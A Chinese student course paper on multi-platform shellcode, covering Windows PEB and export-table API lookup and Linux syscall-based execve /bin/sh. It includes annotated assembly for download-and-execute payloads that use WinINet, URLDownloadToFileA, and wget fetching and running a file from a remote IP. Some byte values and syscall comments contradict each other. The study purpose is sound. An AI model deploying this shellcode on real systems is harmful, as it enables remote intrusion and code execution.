**结 课 论 文**

# 多平台shellcode开发与实现原理研究

**学 院 计算机学院**

**专 业 信息安全**

**班 级 2015级信息安全**

**姓 名 郭韵婷**

**指导教师 范文庆**

目录

[绪论 1](#_Toc25322)

[（一）研究背景 1](#_Toc23971)

[（二）shellcode研究概况 2](#_Toc11951)

[（三）本文主要工作和组织结构 3](#_Toc13138)

[一、shellcode概述 4](#_Toc19393)

[（一）shellcode基本原理 4](#_Toc9818)

[（二）shellcode 基本类型 4](#_Toc9744)

[二、基于windows平台的shellcode开发 5](#_Toc18139)

[（二）关键技术 5](#_Toc22884)

[（三）WIN32与WIN64平台下shellcode开发区别 7](#_Toc1281)

[三、基于linux平台的shellcode开发 8](#_Toc21166)

[（一）开发流程 8](#_Toc18824)

[（二）关键技术 8](#_Toc4363)

[（三） LINUX\_x86与LINUX\_x86-64平台下shellcode开发区别 10](#_Toc4923)

[四、具有远程下载功能的多平台shellcode实现 10](#_Toc11186)

[（一）WIN32平台 11](#_Toc18859)

[（二）WIN64 平台 14](#_Toc11352)

[（三）LINUX\_X86平台 15](#_Toc13942)

[（四）LINUX\_X86-64平台 17](#_Toc2527)

[五、shellcode针对缓冲区溢出漏洞的应用 20](#_Toc25034)

[（一）缓冲区溢出漏洞基本原理 20](#_Toc11588)

[（二）shellcode利用缓冲区溢出漏洞 21](#_Toc13330)

[总结与展望 22](#_Toc31525)

[参考文献 23](#_Toc3560)

附录

**多平台shellcode开发与实现原理研究**

## 绪论

### （一）研究背景

自计算机诞生以来，计算机技术发展十分迅速，由于漏洞利用或恶意软件传播导致的直接与间接经济损失也在逐年增加，软件与系统安全逐渐引起各界的高度重视。据Trustwave发布的《2017全球安全报告》[1]显示，99.7%的web应用程序至少存在一个漏洞；此外，越来越多的垃圾电子邮件在利用恶意软件，2016年，约有35%的垃圾信息包含恶意软件。另据中国信息安全测评中心发布的《2016年国内外信息安全漏洞态势报告》[2]显示，新增漏洞数量呈在逐年上升趋势，自2012年起年均增长7000个以上，其中开源软件漏洞频发，全球网站和信息系统正遭遇严重安全威胁。




图1 2010年至2016年漏洞新增数量统计表

然而漏洞只是攻击的靶向，恶意软件也只是传播载体，真正在注入攻击中起作用的是用于软件漏洞利用的载荷，即shellcode。早期shellcode主要被发送到特定服务器并建立一个高权限的shell。随着技术的不断发展，shellcode不再局限于单一功能，已经可以起到删改系统重要文件、窃取数据、上传病毒甚至格式化硬盘的作用。通常shellcode被转换为机器码，直接注入到目标进程的虚拟进程空间，劫持进程的控制流程，其能在极小的空间里完成一些重要工作，许多蠕虫病毒等也会利用shellcode进行传播，除了漏洞触发shellcode执行外，通过诱导用户点击包含恶意shellcode的程序也会达到攻击者所期望的目的。shellcode体积虽小但功能强大，因此在缓冲区溢出漏洞、远程代码执行漏洞的利用中被广泛应用，shellcode注入已经严重威胁着信息系统安全。因此，对shellcode在多平台实现原理的研究就变得十分有必要，通过对shellcode基本实现流程进行分析，可以总结出其执行过程中的典型特征，进而应用于shellcode注入的检测与防御研究，保护国家与人民群众的信息财产安全。针对恶意代码shellcode的实现原理研究具有广泛的实用意义。

### （二）shellcode研究概况

早先攻击者入侵系统主要通过修改系统设置，进而获取使用者权限。例如在unix系统中，只需要简单的在/etc/passwd添加新用户对应密码条目或修改当前系统已存在的用户的密码，即可实现登录该系统。

在90年代早期，恶意代码编写的基本思想及采用该方式进行系统入侵。然而在90年代中期，就已经有开源软件（例如：Tripwire）能够检测该种攻击。现在，这种payload仍能用于Microsoft的一些操作系统，例如MS RPC/DCOM等就曾被2003年的冲击波蠕虫感染。随后，有攻击者构造更为巧妙的payload来进行系统入侵。在linux系统中，通过向/etc/inetd.conf来设置相关访问权限，让攻击可以通过指定端口连接到受害者主机。

现在，漏洞利用payload基本统称为shellcode，基本实现原理是通过修改程序执行流程以达到对系统进行控制来实现指定攻击目标的目的。AlephOne的论文中提到了一种简单shellcode的具体实现方法，即令恶意shellcode打开系统shell，攻击者即可进一步发出任何其他命令，被入侵系统将会解释和执行相应指令。

通过使用shellcode，漏洞利用程序的开发变得高效且高质量，攻击者不用再更改系统文件，从而能够提高隐蔽性。然而shellcode的编写需要开发者熟练掌握C及汇编，并了解目标系统的底层架构或API调用情况，开发要求较高，因而多数有特定功能的shellcode存在复用的情况。随着技术的发展，目前已存在具有网络感知性的shellcode，攻击者与目标主机在同一个网络拓扑中，shellcode执行后可使攻击者能够自由访问目标主机。最典型的为bindshell，它利用UNIX系统socket连接的bind方法，将shell绑定到一个本地端口上，这样任何人都可以在本地网络中发送命令。防火墙的出现促使了shellcode的发展，reverse shell应运而生，这种shellcode的功能是让远程计算机将自己的shell主动发送给特定的用户，进而攻击者能够突破防火墙的拦截。许多漏洞利用程序借助了网络感知型shellcode，例如2004年的devastating蠕虫便具有了远程下载并执行的功能。当前比较流行的shellcode开发技术还包括以下几种，首先是2002年由Core Security’s labs开发的基于系统调用的payload，攻击者可以在没有获得文件系统权限的情况下对系统API进行调用。此外，Gerardo Richarte 的InlineEgg 项目和 Dave Aitel的MOSDEF项目还提出了一种多阶段加载shellcode，基于如果一个小片段的shellcode可以在目标上执行，理论上可以通过网络连接、传输和执行其他的shellcode,或者甚至是一个完整的二进制可执行文件的想法对加载的最终程序进行分级。

### （三）本文主要工作和组织结构

基于以上分析，本文针对不同平台的shellcode基本实现原理进行研究并开发具有特定功能的shellcode，论文的研究内容有以下几点：

1.了解shellcode主要功能和基本类型。

2. 分析基于windows平台的shellcode开发关键技术

重点研究在汇编指令中，shellcode如何利用PEB结构对API地址进行定位以及如何传参及调用相关函数。

1. 分析基于Linux平台的shellcode开发关键技术

重点研究在汇编指令中，shellcode是如何调用linux相关命令的。

1. 开发具有远程下载功能的shellcode实例
2. 进一步探讨当前shellcode存在的问题与下一步改进方案。

本文分为六章，各章主要内容如下：

第一章：绪论部分，介绍本课题研究背景及研究现状。

第二章：shellcode概述，介绍shellcode基本原理，主要功能及基本类型。

第三章：基于windows平台的shellcode技术，介绍windows平台下shellcode开发的一般流程与关键技术。

第四章：基于linux平台的shellcode技术，介绍linux平台下shellcode开发的一般流程与关键技术。

第五章：具有远程下载功能的多平台shellcode实现，介绍metasploit工具的使用方法，介绍这一具体shellcode的实现方法与编程思想，尤其是汇编指令的相关编写技巧。

第六章：总结与展望，总结本阶段工作，明确下一阶段研究目标。

## 一、shellcode概述

### （一）shellcode基本原理

shellcode是进行软件漏洞挖掘与利用过程的小段恶意代码，shellcode不能直接执行，攻击者可以利用缓冲区溢出漏洞改写函数返回地址来劫持程序控制流，使在内存中的的恶意shellcode得以执行，或利用shellcode装载器直接编译生成恶意脚本，诱导用户点击进而触发shellcode的执行[12]。早期的shellcode实现的功能即会启动一个shell，故称作"shellcode"。shellcode主要通过操纵系统堆栈并调用系统调用或系统应用程序接口来实现对应功能。shellcode的形态一般为可执行二进制机器代码，开发过程中可使用C等高级语言或汇编语言。通常来讲，shellcode可以实现任何本机能够实现的功能。

### （二）shellcode 基本类型

shellcode可以分为本地shellcode和远程shellcode[16]，这取决于攻击者是否利用网络通过远程主机对受害者主机进行控制。

本地shellcode运行时，虽然攻击者对计算机的访问权限有限，但可以利用该计算机上漏洞，向特权更高的进程中注入shellcode，如果成功执行，shellcode将使攻击者拥有和该进程相同的系统访问权限。

远程 shellcode用于当攻击者想要攻击在本地网络，内部网络或远程网络上的另一台计算机时使用。如果成功执行，shellcode可以让攻击者通过网络访问目标机器。远程shellcode通常使用标准的TCP / IP 套接字连接来允许攻击者访问目标机器上的shell。这种shellcode可以根据如何建立连接来分类：如果shellcode建立连接，则它被称为“reverse shell”，如果攻击者建立连接，shellcode会被称为“bind shell”，因为shellcode 绑定到受害者计算机上的某个端口。第三种不太常见的类型是“socket-reuse shell”，这种类型的shellcode用于漏洞利用程序建立运行shellcode之前未关闭的易受攻击进程的连接。shellcode可以重新使用此连接与攻击者进行通信。

## 二、基于windows平台的shellcode开发

### （一）开发流程

1、定位kernel32.dll 基址

2、定位GetProcAddress函数基址（非必须）

3、使用GetProcAddress函数定位LoadLibrary函数地址（非必须，也可通过导入表确定函数地址）

4、通过LoadLibrary加载DLL并获得其基址

5、获取被加载的DLL中的函数地址

6、通过CALL指令调用该函数

7、通过特定函数实现shellcode预定功能

### （二）关键技术

#### 1. 获取程序加载时kernel32.dll在内存中的基址

每个进程的信息都存放在进程环境块（PEB）中，进程的每一个线程的信息存放在线程环境块（TEB）中，因此可以借助PEB找到当前kernel32.dll在内存中的位置。但是自Windows xp起引入了PEB和TEB随机化技术，其基址不再固定。但是开发者可借助FS寄存器，该寄存器中存储的是TEB在全局描述符表（GDT）中的序号，通过GDT即可获得TEB基址，而PEB结构体相对于TEB的偏移量固定，因此可定位PEB。而后通过PEB定位kernal32.dll的基址。具体实现方法如下：

1、定位PEB

PEB相对于TEB的偏移量为0x30，TEB基址通过fs寄存器获得，因此在汇编代码中PEB基址为fs:[30h]


2、定位LDR

Ldr是PEB结构中的一项，存放一些指向动态链接库信息的链表地址，能得到进程加载的所有模块，它的类型为结构体指针，在PEB中的偏移量为0Ch。

3、定位LDR\_DATA\_TABLE\_ENTRY及定位dll基址

Ldr结构体中的一项为InMemoryOrderModuleList，其为模块加载队列，而在进程中每装入一个模块时，要为其分配一个LDR\_DATA\_TABLE\_ENTRY数据结构，将其挂载到模块加载队列中，因此可通过计算kernal32.dll与第一个被加载模块的偏移量来从模块加载队列中获得kernal32.dll的LDR\_DATA\_TABLE\_ENTRY结构，其中包含了kernal32.dll的基址（通常情况下dll基址在LDR\_DATA\_TABLE\_ENTRY结构中的偏移量为0X18）。但是计算偏移量时需要注意的是，InMemoryOrderModulwList字段是一个指针，指向LDR\_DATA\_TABLE\_ENTRY 结构体上的LIST\_ENTRY字段。但是它不是指向LDR\_DATA\_TABLE\_ENTRY 起始 位置的指针，而是指向这个结构的InMemoryOrderLinks字段。在windows xp和windows 7以上的系统中，kernal32.dll在模块加载队列中的位置不同，故编写shellcode时要根据具体平台计算dll相对于PEB基址的偏移量。

至此，我们获得了已加载进程中的kernal32.dll的基址。



图二 dll基址定位流程图

#### 定位已加载dll中相关API函数

获得了加载到内存中的kernal32.dll基址后，下一步根据该基址定位LoadLibrary函数地址，借助该函数可以把其他所需DLL加载到内存。因此，windows平台下shellcode开发需要解决的另一个问题是如何由dll的基址获取函数地址。有以下两种方法能解决此问题：

首先，可以使用GetProcAddress函数，该函数可以检索指定的动态链接库(dll)中的输出库函数地址。其函数原型如下：

FARPROC GetProcAddress(

HMODULE hModule,

LPCSTR lpProcName


);

将dll模块句柄和API函数名作为参数传入，如果函数调用成功，返回的是dll中该函数地址。

其次，dll文件也属于PE文件的一种，因此我们可借助PE文件的导出表来进行函数定位，通过遍历导出表匹配对应函数名获取函数地址。DLL基址处存储的是PE文件的DOS头，在DOS头偏移0x03c处存储NT头的偏移，在NT头偏移0x18处存储的是NT可选头的地址，NT可选头的偏移0x60处存储的是DataDirectory数组，该数组的第一项是导出表信息结构体，包含导出表地址与大小。获取导出表的地址后，在偏移0x20处获取函数名列表的RVA，遍历函数名列表，与目标函数名进行比较，确定其在函数名列表中的索引，然后在函数索引列表中该索引处获取目标函数在函数地址列表中的索引，将在函数地址列表的索引处获取到的相对虚拟地址（RVA）与DLL基址相加即获得该函数的基址。

由此我们可以得到kernel32.dll中LoadLibrary函数的地址。然后由LoadLibrary加载其他DLL并获取DLL在内存中的基址，然后按照相同方法获取其他函数地址。

此外，当shellcode中调用的函数较多时，一般通过计算函数名的哈希值与导出表中的函数哈希值进行比对，进而得到对应函数基址。



图三 API函数基址定位流程图

#### 相关函数调用

定位函数地址后，通过堆栈或寄存器传递参数，使用call指令调用函数。

### （三）WIN32与WIN64平台下shellcode开发区别

WIN32与WIN64平台下shellcode实现原理基本相同，实现细节处略有差异[10]。

#### 1.在kernal32.dll定位方法方面

由FS寄存器中存储TEB的GDT序号改为在GS寄存器中存储。在WIN32中, PEB结构基址位于[fs:30h]，而在WIN64中，PEB结构位于[gs:60h]。各数据结构的偏移量也有所不同，例如在WIN32平台下，Ldr在PEB结构中的偏移量为0xC，而在WIN64平台下为0x18。

#### 在函数定位方法方面

导入表相对NT可选头的偏移量不同

#### 在函数调用方面

（1）新增8个通用寄存器，r8，r9，r10，r11，r12，r13，r14和r15。所有寄存器扩充为64位，寄存器的名称发生变化，采用R字母开头。这些寄存器也可以分解为32,16和8位版本

（2）程序在每一次函数调用起始处分配其所需的全部堆栈空间，函数结束时释放，调用过程中不会再开辟新的堆栈空间。

（3）入栈操作改为mov指令，rsp指针完成所有栈操作。

（4）WIN32平台下将参数入栈后调用函数，WIN64平台下前四个参数存入RCX, RDX, R8 和R9寄存器，其他参数存放到栈上。

## 三、基于linux平台的shellcode开发

### （一）开发流程

在linux平台下，shellcode的实现是通过启用系统调用来实现预期功能，具体流程包括：

1、将eax寄存器清零，把相应系统调用号存储到该寄存器中。

2、使用其他寄存器保存系统调用需要的参数。

3、借助中断指令或快速系统调用指令，使所有操作转移到内核中的系统调用处理程序。

### （二）关键技术

#### 1. 借助execve系统调用执行其他程序

大多数操作系统都向应用程序提供了一些核心功能，通过使用系统提供的核心功能，应用程序可以很轻松的访问文件，检测用户和组的权限，访问网络资源，以及接收与显示数据等，这些核心功能被称作系统调用。以linux\_x86平台为例，如果我们想让目标程序以不同于预期的流程运行，主要采用的方法是强制其产生系统调用，直接的方法是在汇编指令中调用软中断执行系统调用。主要的调用过程为首先将系统调用编号载入寄存器EAX中，在linux系统中，EAX寄存器专门用来存储系统调用的编号；随后，把系统调用需要使用的参数压入其他寄存器，分别保存到EBX、ECX、ESI、EDI和EBP里；执行int 0x80指令，系统调用软件中断发生，根据eax中所定的系统调用去调用系统调用所对应的的内核函数，然后根据相关寄存器内所保存的数据实现一次系统调用。在shellcode的编写中，主要使用execve系统调用来执行其他程序，通过将对应程序所在路径作为参数传递个execve系统调用，触发软中断即通过该系统调用可执行对应程序。详细的汇编代码编写步骤如下（以执行/bin/sh为例）：

（1）将寄存器eax清零；

xor eax,eax

（2）将eax入栈；

push eax; 通过push eax来保证字符串后面的数所据是0，也即字符串结束符

（3）将//sh入栈；

push 0x68732f2f

（4）将/bin入栈；

push 0x6e69622f

（5）设置execve系统调用，x86系统下其系统调用号为11，转换为16进制即为0xb；

mov ebx,esp；将字符串地址赋给ebx(系统调用的第一个参数）

push edx ; 将argv[1](值为 NULL) 放到栈上

push ebx ; 将argv[0]( "/bin//sh")放到栈上

mov ecx,esp; argv是系统调用第二参数，需要将它赋给ecx

xor eax,eax

mov al,0xb

int 0x80; 使用int 0x80进行系统调用

至此，完成了具有调用/bin/sh功能的shellcode汇编代码编写，使用objdump等工具提取出的16进制代码即我们常用的shellcode基本形式。

#### execve系统调用成功的判断

在linux平台下shellcode的开发中还存在一大难题。当进程调用execve系统调用时，如果调用成功则新加载的程序从启动代码开始执行，当前进程的用户空间代码和数据完全被新程序所替换。因而调用成功后，程序不再返回，没有返回值即不能判断何时execve调用的程序运行结束，何时shellcode应进行下一步操作。通常解决方案为将linux系统调用中的fork和wait方法与execve方法配合使用[7]。fork函数用于创建子进程，在子进程中，fork函数返回0，在父进程中，fork返回新创建子进程的进程ID，我们可以通过fork返回的值来判断当前进程是子进程还是父进程。wait函数的主要功能是如果父进程的所有子进程都还在运行，调用wait将使父进程阻塞，子进程结束后获取子进程状态改变信息，wait函数能获知内核中子进程的退出信息，并清空该信息所占用的内存空间。因此，linux平台下shellcode开发的基本思想为shellcode执行后先使用fork通过系统调用创建一个与原来进程几乎完全相同的进程，接下来在子进程中使用execve来启动其他能完成shellcode功能的程序，即产生一个新的任务，子进程运行过程中，由wait系统调用获知当前状态，一旦子进程运行结束，wait不再阻塞当前父进程的执行，程序继续顺序去执行剩余代码。fork、wait、execve配合进行shellcode开发的思路如下：

start

fork

cmp

if child goto child

wait for child

other action

child:

execve

end

### （三） LINUX\_x86与LINUX\_x86-64平台下shellcode开发区别

Linux x86和x64平台下shellcode开发的基本原理相同，实现细节处略有差异：

1、在寄存器的使用方面：x64平台下使用64位寄存器，寄存器个数由8个扩展为16个，前八个寄存器与x86平台相比首字母由e改为r，后八个寄存器名为r8至r15。

2、在系统调用号方面：x64和x86平台的系统调用号有很大不同[6]，例如x86平台下，fork的系统调用号为2，wait为7，execve为11；而在x64平台下，对应的系统调用号为57,61和59。

3、在运行系统调用方面：x86平台下采用int 0x80来启动系统调用，因为linux系统调用位于中断0x80，执行INT指令时，所有操作转移到内核中的系统调用处理程序，完成后执行转移到INT指令之后的下一条指令。而在x64系统中，多数使用syscall的方法启动系统调用，它本质上调用C函数，从用户态转入内核态。

4、在函数传参方面，x86系统中参数都保留在栈上，但在x64系统中，前六个参数只需要直接保存在rdi, rsi, rdx, rcx, r8和 r9寄存器中，如果还有更多的参数的话才会保存在栈上。

5、内存地址大小不同，在x64系统中，虽然内存地址是64位长，但用户空间只使用前47位，因此地址不能大于0x00007fffffffffff，否则会抛出异常。

## 四、具有远程下载功能的多平台shellcode实现

shellcode的编写一般需要经过以下3个步骤：

1、编写简洁的能完成所需要功能的c语言等高级语言程序；

2、将可执行代码转换为汇编语言，用系统功能调用代替函数调用，用汇编语言实现相同的功能；

3、提取出16进制的操作码，shellcode编写基本完成，并用C程序的shellcode装载器尝试执行，验证shellcode功能实现情况。

下面，将针对多平台下具有远程下载功能的shellcode开发进行具体分析。

### （一）WIN32平台

在win32平台下，本实验借助了metasploit工具构造了具有上述功能的shellcode。因此，本节先介绍metasploit工具的原理及具体使用方法。

#### 1. metasploit简介

Metaspoit Framework是一款开源渗透工具，用于针对远程目标机器开发和执行漏洞利用代码。Metasploit框架工作拥有世界上最大的公开测试漏洞数据库。简而言之，Metasploit可以用来测试计算机系统的脆弱性，以保护它们，另一方面它也可以用于入侵远程系统。攻击者在收集到目标系统的基本信息后，便可尝试利用metasploit进行系统渗透，主要工作步骤如下：

1、发现目标系统漏洞，设定攻击目标；

2、验证exploit的选项设置，确定其是否针对目标系统的脆弱点进行攻击；

3、选取payload，即漏洞利用中的shellcode的主要功能代码

4、执行exploit程序，进行漏洞利用

其中，metasploit维护了一个强大的payload库，用户可自己编写payload，也可以直接利用metasploit自动生成payload。截至2017年6月，Metasploit拥有438个payload，功能包括收集目标主机信息，获取权限等。当攻击者确定了待使用的payload后，metasploit可以自动化的生成shellcode，负责把程序的流程最终转移到payload代码中。该框架的优点之一即允许任何类型的exploit程序可以与任何类型的payload配合使用。另外，metasploit还可[与其他常见渗透测试](https://www.gracefulsecurity.com/metasploit-using-workspaces/)工具（如Nessus和Nmap）[很好地集成](https://www.gracefulsecurity.com/metasploit-using-workspaces/)。

#### 2.利用metasploit生成shellcode并执行

（1）ubuntu16.04下安装metaploit

终端中输入以下命令：

cd /opt

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall

chmod 755 msfinstall

./msfinstall

（2）查看符合要求的payload

通常使用metasploit框架下的msfvenom工具构造符合要求的shellcode代码。msfvenom是Msfpayload和Msfencode的组合，即metasploit框架中payload生成器和编码器的组合，将这两种工具放入一个了Framework实例中，截至2015年6月8日，msfvenom取代了msfpayload和msfencode。

使用方法以获得具有下载功能的shellcode为例：

1）查看库中符合要求的payload

图四 利用msfvenom查看库中payload

2）查看使用该payload需要设置的参数

图五 查看该payload需要设置的参数

3）生成C语言程序中使用的shellcode

图六 生成shellcode

4）放入shellcode装载器，生成可执行文件，见附录一。利用该方法生成的恶意程序即可实现远程文件下载执行的功能。

#### shellcode汇编源码实例剖析

通过研究该shellcode对应的汇编代码，可知shellcode开发的具体流程及其在内核级的API调用原理，关键步骤汇编源码及注解如下，完整源码见附录二。

（1）PEB模块的定位；

mov eax, fs:[ecx + 0x30]

此时将PEB的指针地址赋值给eax。

（2）定位模块加载队列，即InMemoryOrderModuleList结构体；

mov edx, [edx+0Ch] ; 通过\_PEB的Ldr成员获取\_PEB\_LDR\_DATA结构

mov edx, [edx+14h] ; 此时就是指向LDR\_DATA\_TABLE\_ENTRY

InMemoryOrderModuleList字段

通过遍历模块加载队列，即可找到相应要使用到的dll模块基址。

（3）使用kernal32.dll中的LoadLibrabyAPI函数加载指定动态链接库；

以加载wininet.dll为例，此dll是windows平台下应用程序网络相关模块，执行远程下载功能涉及到其中的一些API函数。

load\_wininet:

push 0x0074656e ; ‘ten’

push 0x696e6977 ; ‘iniw’，将要加载的dll的名称转化为16进制后作为参数入栈

mov esi, esp ; 保存该参数地址

push esp

push 0x0726774C ; hash( "kernel32.dll", "LoadLibraryA" )，利用LoadLibraryA加载对应API函数

call ebp ; 执行LoadLibraryA( "wininet" )

（4）使用加载后的dll中的API函数完成指定功能

以使用wininet中模块建立Internet连接为例，其调用了wininet.dll中的InternetConnect函数，先将所需参数入栈，而后在内核态执行API函数。

pop ebx ; Save the hostname pointer

xor ecx, ecx

push ecx ; DWORD\_PTR dwContext (NULL)，参数8，当使用回叫信号时， 用来识别应用程序的前后关系。

push ecx ; dwFlags，参数7，文档传输形式及缓存标记，一般置零。

push #{protoflags[proto]} ; DWORD dwService (INTERNET\_SERVICE\_HTTP or INTERNET\_SERVICE\_FTP)，参数6，选择连接的服务器类型。

push ecx ; password，参数5，连接使用的密码，若无置为null。

push ecx ; username，参数4，连接使用的用户名，ruo

push #{port\_nr} ; PORT，参数3，连接的端口

push ebx ; HOSTNAME，参数2，连接的IP或主机名

push eax ; HINTERNET hInternet，参数1，InternetOpen返回的句柄

push 0xC69F8957 ; hash( "wininet.dll", "InternetConnectA" )

call ebp ;执行InternetConnectA

### （二）WIN64 平台

Win64平台下具有下载执行能力的shellcode实现思路均与WIN32平台下类似，均为使用kernal32.dll中的LoadLibraryA函数加载其他动态链接库，而后在相应dll中查找指定功能性API函数，如URLDownloadToFileA、WinExec等，为其传入参数后使用CALL指令调用相关函数。根据之前总结的平台间差异，结合该实例做一下说明。

1、各结构偏移量有所不同，以下为定位PEB结构体及InMemoryOrderModuleList结构体的汇编代码。在定位导出表啊位置是也存在差异，具体汇编见附件五。

mov r8, gs:[60h] ;peb

mov r8, [r8+18h] ;peb loader data

lea r12, [r8+10h] ;InLoadOrderModuleList (list head) - save for later

mov r8, [r12] ;follow \_LIST\_ENTRY->Flink to first item in list

cld

2、在函数调用方面有所不同，以下为执行下载功能的汇编代码，使用了URLDownloadToFileA函数。其中所用寄存器变化，前四个参数直接保存在寄存器中，不再使用push入栈，并且在函数调用起始处即分配了所需栈空间。

sub rsp,40h

xor r9, r9 ;参数4，保留字段，必须为0

lea r8, szfilename ;参数3，下载后保存的文件名

lea rdx, szurl ;参数2，文件下载路径

xor rcx, rcx ;参数1，控件接口，不是则为0

mov [rsp+32],r9

call rax ;调用函数

### （三）LINUX\_X86平台

#### 1. shellcode开发思路

因要考虑到execve系统调用的特殊性，因采用fork、wait与execve配合使用。用伪代码描述的开发思路如下：

start

fork

cmp if child goto child

wait for child

chmod +x file\_x

execve file\_x

child:

execve wget file\_x

end

#### shellcode汇编源码实例剖析

（1）为shellcode当前进程创建子进程

使用fork函数创建子进程，wait函数获取子进程状态改变信息。

;fork

xor eax,eax ; eax寄存器清零

mov al,0x2 ; x86平台32位Linux系统fork的调用号 #define \_\_NR\_fork 2

int 0x80 ;启动系统调用需要使用INT指令。linux系统调用位于中断0x80，执行INT指令时，所有操作转移到内核中的系统调用处理程序，完成后执行转移到INT指令之后的下一条指令。

xor ebx,ebx

cmp eax,ebx ;ZF=0

jz child ;jump if zero(ZF=0)

;wait(NULL)

xor eax,eax ; eax寄存器清零

mov al,0x7 ; #define \_\_NR\_waitpid 7，wait的系统调用号为7

int 0x80

（2）使用execve系统调用运行wget程序，从远程主机下载指定文件。

以远程主机IP地址为192.168.227.11，待下载文件名为x为例：

push 0xb ; #define \_\_NR\_execve 11，execve的系统调用号为11

pop eax

cdq ; 把EDX置0

push edx；IP地址字符串的结束符

push 0x782f2f32 ;2//x avoid null byte

push 0x32322e32 ;2.22

push 0x2e383631 ;168.

push 0x2e323931 ;192.

mov ecx,esp ;保存此时入栈变量的堆栈指针，及其在内存中的地址

push edx；待调用程序字符串的结束符

push 0x74 ;t

push 0x6567772f ;egw/

push 0x6e69622f ;nib/

push 0x7273752f ;rsu/

mov ebx,esp ；保存此时入栈变量的堆栈指针

push edx；execve所需第三个参数

push ecx；execve所需第二个参数

push ebx；execute所需第一个参数

mov ecx,esp

int 0x80

下载后文件的权限设置和执行部分的shellcode编程基本思想与上述流程类似。具体shellcode源码见附件三，放入shellcode装载器后的C语言可执行程序见附件四。

#### 3.实验成果展示

图七 Linux\_x86实验效果

### （四）LINUX\_X86-64平台

#### 1. shellcode开发思路

Linux\_x64平台下shellcode实现原理与shellcode\_x86平台下一致，不再赘述。

#### 2. shellcode汇编源码实例剖析

（1）为shellcode当前进程创建子进程

使用fork函数创建子进程，wait函数获取子进程状态改变信息，在寄存器的使用等方面与x86平台存在不同。

;fork

xor rax,rax

add rax,57;x64系统中fork的系统调用号为57

syscall;执行系统调用

xor rdi,rdi

xor r12,r12

mov r12,rax ;pid

cmp rax,rdi

jz wget

;wait(NULL)

xor r10,r10 ;null

xor rdx,rdx ;null，第三个参数

mov rsi,r10 null，;第二个参数

mov rdi,r12 ;pid，第一个参数

xor rax,rax

mov al,61 ;x64系统中wait的系统调用号为57

syscall

（2）使用execve系统调用运行wget程序，从远程主机下载指定文件。

以远程主机IP地址为192.168.227.11，待下载文件名为pri.sh为例：

编写汇编代码执行：execve(“/usr/bin//wget",{"/usr/bin//wget","http ://1 92.1 68.3 0.12 9/pr i.sh","-O",".pri.sh",NULL},NULL)

xor rax,rax

push rax

push rax

push rax

mov [rsp],dword '/usr'

mov [rsp+4],dword '/bin'

mov [rsp+8],dword '//wg'

mov [rsp+12],word ‘et‘

mov rdi,rsp;rdi保存第一个参数，即表示wget可执行程序路径的字符串，在栈中的地址

push rax

push rax

push rax

push rax

mov [rsp],dword 'http'

mov [rsp+4],dword '://1'

mov [rsp+8],dword '92.1'

mov [rsp+12],dword '68.2'

mov [rsp+16],dword '27.1'

mov [rsp+20],dword '1/pr'

mov [rsp+24],dword ‘i.sh'

mov rsi,rsp；rsi中保存第二个参数，表示待下载远程文件路径

xor rdx,rdx

push rax

mov [rsp],word ‘-O’；wget使用’-O’参数指定文件的存放路径

mov rcx,rsp；第四个参数

push rax

push rax

mov [rsp],dword 'pri'

mov [rsp+3],word '.s'

mov [rsp+5],byte 'h'

mov r15,rsp
